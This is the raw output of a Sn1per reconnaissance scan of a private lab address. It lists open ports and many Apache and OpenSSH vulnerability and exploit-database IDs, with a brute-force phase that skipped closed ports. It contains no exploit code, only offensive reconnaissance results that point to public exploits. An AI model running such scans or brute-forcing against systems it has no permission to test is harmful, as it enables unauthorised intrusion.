P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-30556 5.0 <https://vulners.com/cve/CVE-2022-30556>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-29404 5.0 <https://vulners.com/cve/CVE-2022-29404>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-28614 5.0 <https://vulners.com/cve/CVE-2022-28614>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-26377 5.0 <https://vulners.com/cve/CVE-2022-26377>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-34798 5.0 <https://vulners.com/cve/CVE-2021-34798>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-33193 5.0 <https://vulners.com/cve/CVE-2021-33193>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-26690 5.0 <https://vulners.com/cve/CVE-2021-26690>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-9490 5.0 <https://vulners.com/cve/CVE-2020-9490>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-1934 5.0 <https://vulners.com/cve/CVE-2020-1934>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-17567 5.0 <https://vulners.com/cve/CVE-2019-17567>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10081 5.0 <https://vulners.com/cve/CVE-2019-10081>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0220 5.0 <https://vulners.com/cve/CVE-2019-0220>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0196 5.0 <https://vulners.com/cve/CVE-2019-0196>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-17199 5.0 <https://vulners.com/cve/CVE-2018-17199>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-17189 5.0 <https://vulners.com/cve/CVE-2018-17189>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1333 5.0 <https://vulners.com/cve/CVE-2018-1333>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1303 5.0 <https://vulners.com/cve/CVE-2018-1303>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2017-15710 5.0 <https://vulners.com/cve/CVE-2017-15710>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2006-20001 5.0 <https://vulners.com/cve/CVE-2006-20001>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-73122 5.0 <https://vulners.com/cnvd/CNVD-2022-73122>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-53584 5.0 <https://vulners.com/cnvd/CNVD-2022-53584>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-53582 5.0 <https://vulners.com/cnvd/CNVD-2022-53582>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-03223 5.0 <https://vulners.com/cnvd/CNVD-2022-03223>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-11993 4.3 <https://vulners.com/cve/CVE-2020-11993>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10092 4.3 <https://vulners.com/cve/CVE-2019-10092>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1302 4.3 <https://vulners.com/cve/CVE-2018-1302>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1301 4.3 <https://vulners.com/cve/CVE-2018-1301>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-11763 4.3 <https://vulners.com/cve/CVE-2018-11763>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 4013EC74-B3C1-5D95-938A-54197A58586D 4.3 <https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-35422 4.3 <https://vulners.com/zdt/1337DAY-ID-35422>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-33575 4.3 <https://vulners.com/zdt/1337DAY-ID-33575>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1283 3.5 <https://vulners.com/cve/CVE-2018-1283>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:152441 0.0 <https://vulners.com/packetstorm/PACKETSTORM:152441>

P4 - LOW, SSH Version Disclosure, 10.10.100.155, [+] 10.10.100.155:22 - SSH server version: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 (service.version=7.6p1 openssh.comment=Ubuntu-4ubuntu0.3 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:7.6p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=18.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:18.04 service.protocol=ssh fingerprint_db=ssh.banner)

P5 - INFO, Server Header Disclosure - HTTP, <http://10.10.100.155:80/>, Server: Apache/2.4.29 (Ubuntu)


P5 - INFO, Interesting Ports Found, 10.10.100.155, 21

=====

=====•x[2023-09-15](03:43)x•

SCAN COMPLETE!

=====•x[2023-09-15](03:43)x•



[*] Opening loot directory /usr/share/sniper/loot/workspace/ide [OK]

+ -- --=[Generating reports...

[[]]

+ -- --=[Sorting all files...

+ -- --=[Removing blank screenshots and files...

[i] ⚡ Upgrade to Sn1per Professional and unlock a world of powerful benefits! 🚀

[i]

[i] 💡 Don't miss out on important updates by using the Community version.

[i]

[i] 📄 The latest Professional version (10.4) offers unparalleled features, including:

[i]

[i] 🖥️ Sleek Web UI

[i] 🧩 Extensive add-ons

[i] 🔗 Seamless integrations

[i]

[i] 💖 Experience priority support, continuous updates, and enhanced capabilities tailored for professionals like you.

[i]

[i] 💰 Maximize your investment and achieve exceptional results with Sn1per Professional.

[i]

[i] 🔍 Learn more about the differences between the versions at: <https://sn1persecurity.com/wordpress/sn1per-community-vs-professional-whats-the-difference/>

[i]

[i] 🛒 Purchase your Sn1per Professional license now at: <https://sn1persecurity.com/>

+ -- --=[Done!

=====•x[2023-09-15](03:43)x•

SCANNING ALL HTTPS PORTS

=====•x[2023-09-15](03:43)x•

=====•x[2023-09-15](03:43)x•

RUNNING SCOPE NETWORK VULNERABILITY SCAN

=====•x[2023-09-15](03:43)x•

P4 - LOW, SSH Version Disclosure, 10.10.100.155, [+] 10.10.100.155:22 - SSH server version: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 (service.version=7.6p1 openssh.comment=Ubuntu-4ubuntu0.3 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:7.6p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=18.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:18.04 service.protocol=ssh fingerprint_db=ssh.banner)

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PRION:CVE-2021-3618 5.8

<https://vulners.com/prion/PRION:CVE-2021-3618>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PRION:CVE-2021-30047 5.0

<https://vulners.com/prion/PRION:CVE-2021-30047>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8

<https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8

<https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:46516 5.8 <https://vulners.com/exploitdb/EDB-ID:46516>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:46193 5.8 <https://vulners.com/exploitdb/EDB-ID:46193>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-6111 5.8 <https://vulners.com/cve/CVE-2019-6111>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-32328 5.8 <https://vulners.com/zdt/1337DAY-ID-32328>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-32009 5.8 <https://vulners.com/zdt/1337DAY-ID-32009>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, SSH_ENUM 5.0 https://vulners.com/canvas/SSH_ENUM

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:150621 5.0

<https://vulners.com/packetstorm/PACKETSTORM:150621>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 5.0

<https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 5.0

<https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:45939 5.0 <https://vulners.com/exploitdb/EDB-ID:45939>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:45233 5.0 <https://vulners.com/exploitdb/EDB-ID:45233>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-15919 5.0 <https://vulners.com/cve/CVE-2018-15919>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-15473 5.0 <https://vulners.com/cve/CVE-2018-15473>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-31730 5.0 <https://vulners.com/zdt/1337DAY-ID-31730>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-41617 4.4 <https://vulners.com/cve/CVE-2021-41617>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-14145 4.3 <https://vulners.com/cve/CVE-2020-14145>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-6110 4.0 <https://vulners.com/cve/CVE-2019-6110>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-6109 4.0 <https://vulners.com/cve/CVE-2019-6109>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-20685 2.6 <https://vulners.com/cve/CVE-2018-20685>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:151227 0.0 <https://vulners.com/packetstorm/PACKETSTORM:151227>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS- 0.0 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-30937 0.0 <https://vulners.com/zdt/1337DAY-ID-30937>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-9517 7.8 <https://vulners.com/cve/CVE-2019-9517>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:171631 7.5 <https://vulners.com/packetstorm/PACKETSTORM:171631>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:51193 7.5 <https://vulners.com/exploitdb/EDB-ID:51193>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2023-25690 7.5 <https://vulners.com/cve/CVE-2023-25690>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-31813 7.5 <https://vulners.com/cve/CVE-2022-31813>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-23943 7.5 <https://vulners.com/cve/CVE-2022-23943>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-44790 7.5 <https://vulners.com/cve/CVE-2021-44790>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-39275 7.5 <https://vulners.com/cve/CVE-2021-39275>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-26691 7.5 <https://vulners.com/cve/CVE-2021-26691>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-73123 7.5 <https://vulners.com/cnvd/CNVD-2022-73123>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-03225 7.5 <https://vulners.com/cnvd/CNVD-2022-03225>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2021-102386 7.5 <https://vulners.com/cnvd/CNVD-2021-102386>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9 7.5 <https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-38427 7.5 <https://vulners.com/zdt/1337DAY-ID-38427>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB 7.2 <https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:46676 7.2 <https://vulners.com/exploitdb/EDB-ID:46676>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0211 7.2 <https://vulners.com/cve/CVE-2019-0211>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-32502 7.2 <https://vulners.com/zdt/1337DAY-ID-32502>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 6.8 <https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-40438 6.8 <https://vulners.com/cve/CVE-2021-40438>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-35452 6.8 <https://vulners.com/cve/CVE-2020-35452>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1312 6.8 <https://vulners.com/cve/CVE-2018-1312>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2017-15715 6.8 <https://vulners.com/cve/CVE-2017-15715>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-03224 6.8 <https://vulners.com/cnvd/CNVD-2022-03224>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 6.8 <https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8 <https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 4373C92A-2755-5538-9C91-0469C995AA9B 6.8 <https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 0095E929-7573-5E4A-A7FA-F6598A35E8DE 6.8 <https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-28615 6.4 <https://vulners.com/cve/CVE-2022-28615>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-44224 6.4 <https://vulners.com/cve/CVE-2021-44224>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10082 6.4 <https://vulners.com/cve/CVE-2019-10082>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0217 6.0 <https://vulners.com/cve/CVE-2019-0217>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-22721 5.8 <https://vulners.com/cve/CVE-2022-22721>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-1927 5.8 <https://vulners.com/cve/CVE-2020-1927>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10098 5.8 <https://vulners.com/cve/CVE-2019-10098>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-33577 5.8 <https://vulners.com/zdt/1337DAY-ID-33577>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-36760 5.1 <https://vulners.com/cve/CVE-2022-36760>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-37436 5.0 <https://vulners.com/cve/CVE-2022-37436>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-30556 5.0 <https://vulners.com/cve/CVE-2022-30556>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-29404 5.0 <https://vulners.com/cve/CVE-2022-29404>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-28614 5.0 <https://vulners.com/cve/CVE-2022-28614>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-26377 5.0 <https://vulners.com/cve/CVE-2022-26377>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-34798 5.0 <https://vulners.com/cve/CVE-2021-34798>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-33193 5.0 <https://vulners.com/cve/CVE-2021-33193>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-26690 5.0 <https://vulners.com/cve/CVE-2021-26690>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-9490 5.0 <https://vulners.com/cve/CVE-2020-9490>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-1934 5.0 <https://vulners.com/cve/CVE-2020-1934>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-17567 5.0 <https://vulners.com/cve/CVE-2019-17567>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10081 5.0 <https://vulners.com/cve/CVE-2019-10081>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0220 5.0 <https://vulners.com/cve/CVE-2019-0220>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0196 5.0 <https://vulners.com/cve/CVE-2019-0196>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-17199 5.0 <https://vulners.com/cve/CVE-2018-17199>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-17189 5.0 <https://vulners.com/cve/CVE-2018-17189>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1333 5.0 <https://vulners.com/cve/CVE-2018-1333>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1303 5.0 <https://vulners.com/cve/CVE-2018-1303>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2017-15710 5.0 <https://vulners.com/cve/CVE-2017-15710>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2006-20001 5.0 <https://vulners.com/cve/CVE-2006-20001>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-73122 5.0 <https://vulners.com/cnvd/CNVD-2022-73122>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-53584 5.0 <https://vulners.com/cnvd/CNVD-2022-53584>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-53582 5.0 <https://vulners.com/cnvd/CNVD-2022-53582>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-03223 5.0 <https://vulners.com/cnvd/CNVD-2022-03223>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-11993 4.3 <https://vulners.com/cve/CVE-2020-11993>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10092 4.3 <https://vulners.com/cve/CVE-2019-10092>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1302 4.3 <https://vulners.com/cve/CVE-2018-1302>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1301 4.3 <https://vulners.com/cve/CVE-2018-1301>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-11763 4.3 <https://vulners.com/cve/CVE-2018-11763>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 4013EC74-B3C1-5D95-938A-54197A58586D 4.3 <https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-35422 4.3 <https://vulners.com/zdt/1337DAY-ID-35422>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-33575 4.3 <https://vulners.com/zdt/1337DAY-ID-33575>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1283 3.5 <https://vulners.com/cve/CVE-2018-1283>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:152441 0.0 <https://vulners.com/packetstorm/PACKETSTORM:152441>

P5 - INFO, Interesting Ports Found, 10.10.100.155, 21

=====•x[2023-09-15](03:43)x•
=====•x[2023-09-15](03:43)x•

PERFORMING TCP PORT SCAN

=====•x[2023-09-15](03:43)x•

Starting Nmap 7.94 (<https://nmap.org>) at 2023-09-15 03:43 EDT

Nmap scan report for 10.10.100.155

Host is up (0.052s latency).

Not shown: 65531 closed tcp ports (reset), 13 closed udp ports (port-unreach)

PORT	STATE	SERVICE
------	-------	---------

21/tcp	open	ftp
--------	------	-----

22/tcp	open	ssh
--------	------	-----

80/tcp	open	http
--------	------	------

62337/tcp	open	unknown
-----------	------	---------

68/udp	open filtered	dhcpc
--------	---------------	-------

Nmap done: 1 IP address (1 host up) scanned in 47.42 seconds

=====•x[2023-09-15](03:44)x•

RUNNING BRUTE FORCE

=====•x[2023-09-15](03:44)x•

```
+ -- --=[ Port 25 closed... skipping.
```

+ -- ==[Port 110 closed... skipping.
+ -- ==[Port 139 closed... skipping.
+ -- ==[Port 162 closed... skipping.
+ -- ==[Port 389 closed... skipping.
+ -- ==[Port 445 closed... skipping.
+ -- ==[Port 512 closed... skipping.
+ -- ==[Port 513 closed... skipping.
+ -- ==[Port 514 closed... skipping.
+ -- ==[Port 993 closed... skipping.
+ -- ==[Port 1433 closed... skipping.
+ -- ==[Port 1521 closed... skipping.
+ -- ==[Port 3306 closed... skipping.
+ -- ==[Port 3389 closed... skipping.
+ -- ==[Port 5432 closed... skipping.
+ -- ==[Port 5900 closed... skipping.
+ -- ==[Port 5901 closed... skipping.
+ -- ==[Port 6667 closed... skipping.
+ -- ==[Port 8000 closed... skipping.
+ -- ==[Port 8080 closed... skipping.
+ -- ==[Port 8100 closed... skipping.

Done!

=====
•?((°°..• Sc0pe Vulnerability Report by @xer0day •_..°°))•°•
=====

Critical: 0
High: 1
Medium: 97
Low: 1
Info: 2
Score: 299

=====
P2 - HIGH, Clear-Text Protocol - HTTP, <http://10.10.100.155:80/>, HTTP/1.1 200 OK
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PRION:CVE-2021-3618 5.8
<https://vulners.com/prion/PRION:CVE-2021-3618>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PRION:CVE-2021-30047 5.0
<https://vulners.com/prion/PRION:CVE-2021-30047>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8
<https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8
<https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:46516 5.8 <https://vulners.com/exploitdb/EDB-ID:46516>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:46193 5.8 <https://vulners.com/exploitdb/EDB-ID:46193>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-6111 5.8 <https://vulners.com/cve/CVE-2019-6111>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-32328 5.8 <https://vulners.com/zdt/1337DAY-ID-32328>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-32009 5.8 <https://vulners.com/zdt/1337DAY-ID-32009>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, SSH_ENUM 5.0 https://vulners.com/canvas/SSH_ENUM
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:150621 5.0
<https://vulners.com/packetstorm/PACKETSTORM:150621>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 5.0
<https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 5.0
<https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:45939 5.0 <https://vulners.com/exploitdb/EDB-ID:45939>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:45233 5.0 <https://vulners.com/exploitdb/EDB-ID:45233>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-15919 5.0 <https://vulners.com/cve/CVE-2018-15919>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-15473 5.0 <https://vulners.com/cve/CVE-2018-15473>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-31730 5.0 <https://vulners.com/zdt/1337DAY-ID-31730>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-41617 4.4 <https://vulners.com/cve/CVE-2021-41617>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-14145 4.3 <https://vulners.com/cve/CVE-2020-14145>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-6110 4.0 <https://vulners.com/cve/CVE-2019-6110>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-6109 4.0 <https://vulners.com/cve/CVE-2019-6109>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-20685 2.6 <https://vulners.com/cve/CVE-2018-20685>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:151227 0.0 <https://vulners.com/packetstorm/PACKETSTORM:151227>

